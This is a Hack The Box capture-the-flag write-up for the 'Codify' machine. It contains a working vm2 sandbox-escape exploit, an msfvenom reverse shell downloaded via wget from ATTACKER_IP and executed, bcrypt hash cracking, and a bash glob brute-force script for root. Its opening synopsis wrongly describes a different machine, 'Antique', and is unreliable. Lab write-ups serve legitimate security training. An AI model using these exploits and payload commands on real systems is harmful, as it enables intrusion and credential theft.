




Codify

Machine Writeup · Hack The Box

4.2 ★
RATING

Easy
DIFFICULTY

Linux
OS

14,203
USER OWNS

13,587
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Antique is an easy-difficulty Linux machine hosting an HP JetDirect printer on telnet. SNMP enumeration leaks the device password, granting telnet access and command execution. A reverse shell is established via netcat. Privilege escalation abuses CUPS 1.6.1, which allows arbitrary root file reads via a Metasploit module, exposing the root flag.

CONTENTS

01	Reconnaissance & Port Scanning	04	SQLite Hash Recovery & Lateral Move
02	Web Analysis & vm2 Identification	05	Sudo Wildcard Brute-force to Root
03	CVE-2023-29199 — vm2 Sandbox Escape	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/codify

01 Reconnaissance & Port Scanning

Three open ports against 10.10.11.239: SSH on 22, HTTP on 80, and an additional HTTP service on 3000. Port 80 redirects to the custom domain codify.htb — add it to /etc/hosts before enumerating. Port 3000 hosts the same application and responds directly by IP.

NMAP — INITIAL SCAN

```
nmap — service scan

$ nmap -sC -sV -p- --min-rate 10000 10.10.11.239

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu
80/tcp    open  http     Apache httpd 2.4.52
3000/tcp  open  http     Node.js Express (same app)

# Port 80 → redirect to codify.htb
# Port 3000 → direct access, same site
```

HOSTS FILE

```
terminal

$ echo "10.10.11.239 codify.htb" | sudo tee -a /etc/hosts
```

02 Web Analysis & vm2 Library Identification

The application presents a browser-based Node.js sandbox — users can type and execute JavaScript directly in the browser. The "About Us" page discloses the sandboxing library: vm2 version 3.9.16. This specific version is publicly associated with a critical sandbox escape CVE. The attack surface is immediately clear.

KEY APPLICATION ENDPOINTS

- /editor** ■■ Interactive Node.js code executor — primary attack surface
- /about** ■■ Discloses vm2 3.9.16 — library version leak
- /contact** ■■ Static contact form — no dynamic input processing


NOTE vm2 3.9.16 is directly mentioned in the About page. Always check "About", "Changelog", HTTP headers, and JavaScript source for library version disclosures — they dramatically accelerate the CVE lookup phase.

03

CVE-2023-29199 — vm2 Sandbox Escape to RCE

CVE-2023-29199 is a sandbox escape in vm2 <= 3.9.16. The vulnerability abuses JavaScript Proxy objects and prototype chain manipulation to break out of the vm2 sandbox and gain access to the host Node.js process — enabling arbitrary OS command execution via `child_process.execSync()`.

PROOF-OF-CONCEPT — VERIFY RCE (id)



```
const {VM} = require("vm2");
const vm = new VM();

const code = `
  err = {};
  const handler = {
    getPrototypeOf(target) {
      (function stack() {
        new Error().stack; stack();
      })();
    }
  };
  const proxiedErr = new Proxy(err, handler);
  try { throw proxiedErr; }
  catch ({constructor: c}) {
    c.constructor("return process")()
      .mainModule.require("child_process")
      .execSync("id");
  }
`;
console.log(vm.run(code));
```

The editor returns the output of `id` — confirming code execution as the `svc` user. Direct bash reverse shells proved unreliable, so an ELF payload is generated with `msfvenom`, hosted on a Python HTTP server, and pulled down by the target.

STEP 1 — GENERATE & HOST ELF PAYLOAD

attacker — payload generation

```
$ msfvenom -p linux/x64/shell_reverse_tcp  
LHOST=ATTACKER_IP LPORT=443 -f elf -o reverse.elf  
  
$ python3 -m http.server 80  
$ nc -lnvp 443
```

STEP 2 — DELIVER VIA vm2 EXPLOIT

editor — ELF delivery

```
# Replace execSync payload with:  
.execSync(  
  "wget http://ATTACKER_IP/reverse.elf;  
  chmod +x reverse.elf; ./reverse.elf"  
);  
  
# Shell lands as: svc@codify
```

STEP 3 — UPGRADE TO STABLE TTY

tty upgrade

```
$ python3 -c "import pty; pty.spawn('/bin/bash')"  
# Ctrl+Z  
$ stty raw -echo; fg  
# Enter → reset → screen  
$ export TERM=xterm
```

04

SQLite Hash Recovery & Lateral Movement to joshua

As svc, the `/var/www` directory reveals a secondary project folder not exposed by the site. Inside sits `tickets.db` — a SQLite file containing feature requests and, critically, a bcrypt password hash belonging to the user `joshua`, who holds a local system account.

DISCOVER HIDDEN DATABASE

```
sqlite3 — credential discovery

$ ls /var/www/
contact  html  tickets.db

$ sqlite3 /var/www/contact/tickets.db
sqlite> .dump

-- INSERT INTO users VALUES
-- (3, "joshua",
-- "$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2")
```

CRACK BCrypt HASH — HASHCAT MODE 3200

```
hashcat — bcrypt cracking

$ echo "$2a$12$S0n8Pf6z8f0/nVsNbAAequ..." > joshua.hash

$ hashcat -m 3200 joshua.hash /usr/share/wordlists/rockyou.txt

# Result (cracked in minutes):
$2a$12$S0n8Pf6z8f0/...:spongebob1
```

SSH AS JOSHUA — USER FLAG

```
ssh — lateral movement

$ ssh joshua@10.10.11.239
Password: spongebob1

joshua@codify:~$ cat user.txt
e3d37813*****
```

WARN Bcrypt with cost factor 12 is slow to crack but spongebob1 appears in rockyou.txt. Password reuse between web applications and system accounts is the real vulnerability here.

05

Sudo Wildcard Brute-force — Root via `[[ == ]]` Flaw

`sudo -l` reveals joshua can execute `/opt/scripts/mysql-backup.sh` as root. Inspecting the script reveals a critical flaw: the password comparison uses `[[ "$pass" == "$DB_PASS" ]]` with double brackets — in bash, the right-hand side of `==` inside `[[ ]]` is treated as a glob pattern. Passing a wildcard (`*`) as input bypasses the check entirely, enabling character-by-character brute-forcing of the root database password.

IDENTIFY SUDO PRIVILEGE

 sudo -l & script analysis

```
$ sudo -l
```

User joshua may run the following commands:

```
(root) /opt/scripts/mysql-backup.sh
```

Vulnerable line in the script:

```
if [[ $password == $DB_PASS ]]; then
```

```
    # == with unquoted right side = glob matching!
```

AUTOMATED BRUTE-FORCE SCRIPT

 exploit.sh — wildcard brute-force

```
#!/bin/bash
```

```
# exploit.sh - character-by-character password brute-force
```

```
func() {
```

```
    for letter in {0..9} {a..z} {A..Z}; do
```

```
        sudo /opt/scripts/mysql-backup.sh <<< "$char${letter}*"
```

```
        if [ $? -eq 0 ]; then
```

```
            char+=$letter
```

```
            func
```

```
        fi
```

```
    done
```

```
}
```

```
func
```

The script iterates over all alphanumeric characters. Each iteration appends a wildcard (*) so the glob matches the real password if the prefix is correct. When the exit code is 0, the character is correct and the function recurses to find the next one.

EXECUTE & RECOVER ROOT PASSWORD



```
$ chmod +x exploit.sh && ./exploit.sh

# After ~1 minute:
# Recovered password: kljh12k3jhaskjh12kjh3

$ su root
Password: kljh12k3jhaskjh12kjh3

root@codify:~# cat root.txt
27b4a192*****
```

ROOT OBTAINED — Glob-based password leak via insecure bash `[[ == ]]` comparison

06

Lessons Learned

01 Never Expose Library Versions to End Users

The About page disclosed vm2 3.9.16 verbatim. A quick CVE lookup led directly to a weaponised PoC. Remove version strings from all user-facing pages, HTTP headers, and JavaScript bundles before deploying to production.

02 Browser-Side Code Execution Is Never Truly Safe

Sandboxing JavaScript in vm2 was the intended defence, but the library itself was the vulnerability. Any feature that runs user-supplied code on a server — even in a "sandbox" — requires defence-in-depth: seccomp, namespaces, network isolation.

03 Bcrypt Does Not Save Weak Passwords

The bcrypt hash for "spongebob1" cracked in minutes with rockyou.txt. Strong hashing algorithms only buy time — they do not compensate for dictionary passwords. Enforce minimum entropy requirements at the application layer.

04 Bash `[[ == ]]` Is Not a Safe String Comparison

The double-bracket `==` operator performs glob pattern matching on the right-hand side. Use `=` inside single brackets `[ ]` or quote the variable: `[[ "$pass" == "$DB_PASS" ]]`. The unquoted form turns any user-controlled input into a potential wildcard attack. Audit all sudo-privileged scripts for this pattern during hardening reviews.

Writeup authored by Marti Hervas · Hack The Box · Codify Machine · 2025